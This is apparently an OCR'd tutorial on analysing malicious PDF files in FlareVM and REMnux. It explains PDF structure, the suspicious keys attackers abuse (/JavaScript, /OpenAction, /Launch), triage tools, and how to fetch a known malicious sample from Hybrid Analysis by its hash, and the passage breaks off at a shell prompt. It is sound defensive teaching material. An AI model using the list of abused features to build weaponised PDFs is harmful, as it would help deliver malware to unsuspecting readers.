


# ANALYSING OF MALICIOUS DOCUMENTS

## Identifying and Mitigating Threats in PDF Files

Fernando Rodríguez López
Cybersecurity Analyst | SOC/SIEM Specialist | Threat Detection & Response

fernando.rodriguez525@hotmail.com

# Table of contents

# Purpose

The purpose of this post is to provide a detailed and practical guide on how to analyze malicious PDF documents, focusing on the step-by-step process, tools, and techniques used to identify, extract, and mitigate potential threats. With cybercriminals increasingly using PDFs as a vector for delivering malware, phishing attacks, and other malicious activities, it is essential for security professionals to understand how to effectively analyze these documents.

This post will walk through the entire process of PDF document analysis using specialized tools within two powerful virtual environments: FlareVM (a Windows-based malware analysis VM) and REMnux (a Linux-based toolkit for reverse engineering). These environments offer a wide range of utilities and forensic tools that can help in dissecting suspicious PDFs and uncovering hidden malicious behavior.
The steps are organized as follows:

1. **PDF File Structure:** We will begin by examining the basic and advanced components that form a PDF file, including headers, body, cross-reference tables, and trailers. This foundational knowledge is crucial for recognizing typical features of benign versus malicious PDFs and understanding how attackers often exploit specific areas of the file structure to inject malicious code.

2. **Identifying Points of Interest During Analysis:** Once the structure is understood, we will focus on pinpointing areas within the PDF that are likely to contain indicators of compromise (IOCs), such as suspicious scripts, embedded objects, and anomalous metadata. This section will guide you in recognizing red flags and help you understand where to focus your attention to maximize the efficiency of your analysis.

3. **Tools to Extract and Analyze Data:** We will explore a set of practical tools designed for PDF dissection and data extraction. This includes utilities to parse and search through PDF elements, extract embedded content, analyze JavaScript objects within PDFs, and more.

4. **Step-by-Step Guide:** Finally, a hands-on, step-by-step guide will walk through the entire analysis process using each tool. Each command and action will be explained in detail, from setting up the analysis environment to executing specific commands to extract key information from the PDF.

By the end of this post, readers should have a thorough understanding of the workflows, tools, and techniques necessary for dissecting and analyzing potentially dangerous PDF files, empowering them to detect, mitigate, and defend against threats lurking within this common document format. This guide aims to build foundational skills in PDF malware analysis and serves as a valuable resource for those involved in incident response, threat hunting, and forensic analysis.


# PDF file structure.


PDF (Portable Document Format) is a file format used to present documents that include text, images, multimedia elements, web page links and more, It consists of objects contained in the body section of a PDF file; It also supports scripting capabilities in the form of Action Scripts (such as JavaScript).

There are 4 sections in a PDF file:

1. **Header**: It contains the version number of the pdf file.
2. **Body:** It contains objects. Ex: obj& endobj refers to the beginning and end of an object, contains catalog and stream objects.
3. **Cross Reference Table**: Allows the perf parser to quckly access every object inside the Body, begins with the keyword xref.
4. **Trailer**: Contains overall info about the PDF, points to the start of Cross Reference Table

The image below depicts the 4 sections as described above:






1. PDF file structure.

- **Obj and endobj:** Each obj marks the beginning of an object in the PDF, and endobj marks the end of that object. Objects are individuales blocks of data that make up the PDF's content, which can include text, images, or instructions.

- **Stream and endstream:** The data of some objects, such as images or embedded files, are stored in data streams. stream marks the beginning of the data stream, and endstream marks its end.

- **xref:** This is the PDF's cross-reference index, which contains references to all the objects in the document. It allows the PDF viewer to quickly locate any object within the file. There is only one xref section, as is typical in standard PDF documents.

- **Trailer:** The trailer is a section that contains information about the PDF's structure, such as the number of objects and the reference index. This is the last section of the PDF and ensures that the viewer can properly close the file. Its unique presence is also expected.

- **Startxref:** This marks the location in the file where the xref section begins. It helps viewers quickly locate the cross-reference index. Like xref, there is typically only one startxref in a standard PDF file.

# Identify point of interest during Analysis.

## Content and Security Elements.

- **/Page:**
  Each /Page represents a page in the PDF. The number of pages can be useful to identify whether the file is large enough to justify a significant number of objects, or if it is being used to obscure content.

- **/Encrypt:**
  This indicates whether the PDF file is encrypted. In this case, the value is 0, meaning the file is not encrypted and can be accessed and analyzed without restrictions.

- **/ObjStm:**
  Refers to object streams, which are a way of grouping multiple objects into a single stream to improve compression and reduce file size. They are also sometimes used to hide malicious data. The value here is 0, indicating the file does not use this grouping method.

## Potential Suspicious Elements.

- **/JS and /JavaScript:**
  Both indicate the presence of JavaScript in the file. There are JavaScript in this PDF, which is a negative sign that the document could contain malicious content.

- **/AA (Additional Actions):**
  This attribute contains additional actions that may be triggered when opening or closing a specific page. There are no additional actions in the PDF, which is good, as these elements are often used to launch scripts or malicious code.

- **/OpenAction:**
  Similar to `/AA`, this attribute allows actions to be defined that run automatically when the document is opened. This file has `/OpenAction`, indicating again that it coud contain executable code upon opening.

- **/AcroForm:**
  Indicates the presence of interactive forms in the PDF. The value here is 0, so no forms are present in this document.

- **/JBIG2Decode:**
  This is a compression filter specific to black-and-white images. It is sometimes used by attackers to hide malicious content in PDFs. The value is 0, indicating that this compression type is not used.

- **/RichMedia:**
  Marks embedded multimedia content such as videos or animations. There is no RichMedia in the file, which is a positive aspect from a security perspective.

- **/Launch:**
  Allows commands or external files to be executed. There is no launch command, meaning the PDF file does not contain instructions to execute other programs on the system.

- **/EmbeddedFile:**
  Marks additional embedded files within the PDF. There are no embedded files in this document.

- **/XFA:**
  Indicates the use of XML Forms Architecture, an advanced form structure in PDFs. This is not used in this document.

- **/URI:**
  Points to the presence of external links, there are no external links in this PDF. If it had URLS, to analyze it for IOCs or malicious domains.

- **/Colors > 2^24:**
  Indicates the presence of high-range colors (greater than 24 bits), something unusual in most documents and that could be used to hide information. In this

# Tools to find and extract data.

- **pdfid:** identifies PDF object types and filtres (useful for triage of PDF documents)
- **pdf-parser:** Parses, searches and extracts data form PDF documents.
- **peepdf:** Is the combination of pdfid & pdf-parser, as it is able to find suspicious objects, decode data and has JavaScript analysis built-ins.

# Step-by-Step Guide


I will be using the following malicious PDF file (badpdf.pdf) throughout this post. The file is available from hybrid-analysis (HA) with the following hash:

***SHA256:*** ad6cedb0d1244c1d740bf5f681850a275c4592281cdebb491ce533edd9d6a77d

¡Download at your own risk! We recommend to use Flare VM or REMnux VM for Malware Analysis.


## How to download pdf samples from hybrid-analysis?

Before downloading the sample, we have to get a profile on Hybrid Analysis. The process is very simple. All we need to do is sing in, follow the steps and complete vetting process to validate our identity. After this, you will receive an email confirming your profile, and the status of the vetting process will show as **"Accepted"**.




**2. My Account status.**

Now, we can download the sample. Enter the hash mentioned above and click on the **"Sample"** bottom.





**3. To download badpdf.pdf**

You will get a file named **bin.sample.gz** which is compressed in Gzip format. To decompress it, follow next steps:

**Flare VM.**

1. To install 7-zip to decompress the file:
2. Right-click on the **.gz file**, select 7-Zip > Decompress here and you will get the file **.bin.sample**, it is a general extension used by Hiybrid Analysis.
3. Next, rename the file with correct extension.




**4. Decompress .gz file.**

**REMnux:**


To decompress the bin.sample.gz file and rename it using REMnux, you can follow these commands:

1. Use the gunzip command to decompress the gz file.
2. Use the mv (move) command to rename it.

```
remnux@remnux:~/Downloads$ ls
